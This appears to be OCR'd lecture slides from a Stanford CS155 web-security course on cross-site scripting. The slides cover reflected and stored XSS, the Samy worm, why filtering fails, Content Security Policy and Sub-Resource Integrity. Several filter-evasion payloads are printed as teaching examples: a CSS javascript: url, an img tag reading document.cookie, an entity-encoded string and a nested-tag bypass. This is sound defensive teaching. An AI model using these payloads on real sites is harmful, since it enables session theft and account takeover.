
Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected of XSS



Stored of XSS



Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.


Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

PayPal

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.


Forum Software Reviews • Post a reply - Konqueror

Forum Software Reviews

PhpBB3 reviewed by Forum Software Reviews

Board index ‹ A new forum ‹ Moderated forum

User Control Panel (0 new messages) • View your posts

FAQ Members Logout [user]

Test topic

POST A REPLY

Subject: Re: Test topic

Hello, this is my post.

Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

MySpace Bug

MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

Missed one. You can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')">
```

Filtering Malicious Tags

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content

Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed

‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is <u>Really</u> Hard

Large number of ways to call Javascript and to escape content

- URI Scheme: <img src=“javascript:alert(document.cookie);”>
- On{event} Handers: onSubmit, OnError, onSyncRestored, … (there’s ~105)
- Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG  SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000
114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#00
00114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#
0000041>
```

Google XSS FIlter Evasion!

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "...">

    src="..."

Attempt 2: <scr<scriptipt src="..."


    <script src="...">

Filters that Change Content

Today, web frameworks take care of filtering out malicious input*

* they still mess up regularly. Don't trust them if it's important!

Do not roll your own!



Stored XSS Patched in WordPress 5.1.1

MARCH 26, 2019 MARC-ALEXANDRE MONTPAS

Content Security Policy (CSP)

You’re always safer using a whitelist- rather than blacklist-based approach

CSP allows eliminating XSS attacks by whitelisting the origins that are trusted sources of scripts and other resources

Browser will only execute scripts from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

```
Content-Security-Policy: default-src 'self'
```

- → content can only be loaded from the same domain as the page
- → no inline **`<script></script>`** will be executed
- → no inline **`<style></style>`** will be executed

Example CSP 2

```
Content-Security-Policy: default-src 'self';
  img-src *; script-src cdn.jquery.com
```

- → content can only be loaded from the same domain as the page, except
  - → images can be loaded from any origin
  - → scripts can only be loaded from cdn.jquery.com
  - → no inline **`<script></script>`** will be executed
  - → no inline **`<style></style>`** will be executed

Sub-Resource Integrity

Third-Party Content Safety

Question: how do you safely load an object from a third party service?

```
<script src="https://code.jquery.com/jquery-3.4.0.js"></script>
```

If **code.jquery.com** is compromised, your site is too!

MaxCDN Compromise

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit

Bootstrap 4

Sub-Resource Integrity (SRI)

SRI allows you to specify expected hash of file being included

```
<script
  src="https://code.jquery.com/jquery-3.4.0.min.js"
  integrity="sha256-BJeo0qm959uMBGb65z40ejJYGSgR1fNKwOg="
/>
```

Web Attacks

CS155 Computer and Network Security

Stanford University